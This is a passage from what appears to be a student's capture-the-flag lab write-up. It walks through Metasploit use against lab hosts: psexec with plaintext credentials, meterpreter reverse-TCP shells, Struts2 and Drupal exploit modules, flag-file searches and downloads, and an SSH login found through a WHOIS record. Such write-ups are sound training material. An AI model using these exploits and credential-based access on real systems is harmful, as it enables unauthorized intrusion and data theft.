
Armed with that information I went back to metasploit I searched for the exploit with PsExec in the name. PsExec is a tool used to run commands on a machine remotely.



```
msf6 exploit(windows/pop3/seattlelab_pass) > search psexec

Matching Modules
================


   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec       2018-03-19       normal     No     DCOM Exec
   1   exploit/windows/smb/ms17_010_psexec           2017-03-14       normal     Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampi
on SMB Remote Windows Code Execution
   2   auxiliary/admin/smb/ms17_010_command          2017-03-14       normal     No     MS17-010 EternalRomance/EternalSynergy/EternalChampi
on SMB Remote Windows Command Execution
   3   auxiliary/scanner/smb/psexec_loggedin_users                    normal     No     Microsoft Windows Authenticated Logged In Users Enum
eration
   4   exploit/windows/smb/psexec                    1999-01-01       manual     No     Microsoft Windows Authenticated User Code Execution
   5   auxiliary/admin/smb/psexec_ntdsgrab                            normal     No     PsExec NTDS.dit And SYSTEM Hive Download Utility
   6   exploit/windows/local/current_user_psexec     1999-01-01       excellent  No     PsExec via Current User Token
   7   encoder/x86/service                                            manual     No     Register Service
   8   auxiliary/scanner/smb/impacket/wmiexec        2018-03-19       normal     No     WMI Exec
   9   exploit/windows/smb/webexec                   2018-10-24       manual     No     WebExec Authenticated User Code Execution
   10  exploit/windows/local/wmi                     1999-01-01       excellent  No     Windows Management Instrumentation (WMI) Remote Comm
and Execution


Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/local/wmi

msf6 exploit(windows/pop3/seattlelab_pass) > use 4
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > 
```


The exploit that I ended up using was **window/smb/psexec** this will allow me to gain access to the WINDC01 machine remotely.

Once I filled out the correct parameters for the exploit I then ran it.



```
   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.10    yes       The target host(s), see https://github.com/rapid7/metas
                                                    asploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Changeme!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,
                                                     folder share
   SMBUser               ADMBob           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 as user 'ADMBob'...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.10:49729 ) at 2025-04-23 12:35:01 -0400

meterpreter >
```


I was given access to the the WINDC01 machine The hint was that the flag might be where the users are and when I used the command **net user**, and that is where I found flag 8.



```
meterpreter > shell
Process 1548 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>
```


Day 3 F9:

Since most of the flags are in .txt files, I used the command **search -f *.txt**




```
meterpreter > search -f *.txt
Found 177 results...
=================
```

There were 177 I was lucky enough that I found the file flag9.txt at the bottom of the list. Then I used the command **cat flag9.txt** and I was able to read it




```
c:\flag9.txt
                                                           32          2022-02-15 17:04:29 -0500
c:\idle-tracking\CheckAndStartIdleTrackingServiceLogFile.txt
                                                           0           2025-03-03 16:51:57 -0500

meterpreter >
meterpreter > search -f *flag.txt
No files matching your search were found.
meterpreter > search -f *flag9
No files matching your search were found.
meterpreter >
meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```

Day 3 F10:




```
msf6 exploit(windows/smb/psexec) > search struts

Matching Modules
================
```




```
  8   exploit/multi/http/struts2_content_type_ognl
NL Injection
  9   exploit/multi/http/struts_code_exec_parameters
e Code Execution
  10  exploit/multi/http/struts_dmi_rest_exec
thod Invocation Remote Code Execution
  11  exploit/multi/http/struts_code_exec
  12  exploit/multi/http/struts_code_exec_exception_delegator
  13  exploit/multi/http/struts_include_params
xecution
  14  auxiliary/scanner/http/log4shell_scanner


nteract with a module by name or index. For example info 14,

sf6 exploit(windows/smb/psexec) > use 8
*] No payload configured, defaulting to linux/x64/meterpreter
sf6 exploit(multi/http/struts2_content_type_ognl) > use 8
*] Using configured payload linux/x64/meterpreter/reverse_tcp
sf6 exploit(multi/http/struts2_content_type_ognl) > set r
```

Once I was able to exploit the machine I started looking around and eventually I found **flagisinThisfile.7z.** I used the command **download /root/flaginThisfile.7z.**




```
meterpreter > cd /root
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > download C:\\root\flagsinThisfile.7z
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > download /root/flagisinThisfile.7z
[*] Downloading: /root/flagisinThisfile.7z → /root/Documents/day_2/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/Documents/day_2/flagisinThisfile.7z
[*] download   : /root/flagisinThisfile.7z → /root/Documents/day_2/flagisinThisfile.7z
meterpreter >
```

Once I downloaded the file, I went to my kali terminal and I found the zipped file, I ran the command **7z x flagisinThisfile.7z**



```
┌──(root💀kali)-[~/Documents/day_2]
└─# 7z x flagisinThisfile.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Xeon(R) Platinum 8370C CPU @ 2.80GHz (606A6),ASM,AES-
NI)

Scanning the drive for archives:
1 file, 194 bytes (1 KiB)

Extracting archive: flagisinThisfile.7z
--
Path = flagisinThisfile.7z
Type = 7z
Physical Size = 194
Headers Size = 167
Method = LZMA2:12
Solid = -
Blocks = 1

Everything is Ok

Files: 3
Size:       23
Compressed: 194
```


I then used the command **cat flagfile**



```
┌──(root💀kali)-[~/Documents/day_2]
└─# ls
docker-compose.yml  file2  file3  flag3.txt  flagfile

┌──(root💀kali)-[~/Documents/day_2]
└─# cat flagfile
flag 10 is wjasdufsdkg

┌──(root💀kali)-[~/Documents/day_2]
└─#
```


Day 3 F11:

For this flag I needed to exploit Drupal so I went into metasploit and searched for anything with Drupal in it.



```
msf6 exploit(multi/http/struts2_content_type_ognl) > search drupal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 exploit(multi/http/struts2_content_type_ognl) > use 5
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_unserialize) > 
```


Once I was able to into meterpreter i ran the command **getuid** which is to get user IDs.



```
meterpreter > uid
[-] Unknown command: uid
meterpreter > getuid
Server username: www-data
```

Day 3 F12:

In day 1 I needed to look up information on the website. I used ICANN lookup and when I put the domain name in it gave me information like phone number, names, addresses, also it gives me an sshUser alice.



Registry Expiration: 2026-02-02 23:59:59 UTC

Updated: 2025-02-03 15:00:40 UTC

Created: 2022-02-02 19:16:16 UTC

Contact Information

Registrant:

Handle: CR534509109

Name: sshUser alice

Phone: tel:+1.7702229999

Kind: individual

Mailing Address: h8s692hskasd Flag1 , Atlanta, Georgia, 30309

ISO-3166 Code: US

Contact Uri: mailto:jlow@2u.com

Technical:


Handle: CR534509110

A note about our privacy policies and terms of service:

We have updated our privacy policies and certain website terms of service to provide greater transparency, promote simplification, and align with recent changes in privacy laws applicable to us. Learn more.


This site uses cookies to deliver an efficient user experience and to help us see how the site is used. Learn more. ✕ OK

So with that information I ran the command **ssh alice@192.168.12.14** and now I have access to her machine.



```
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

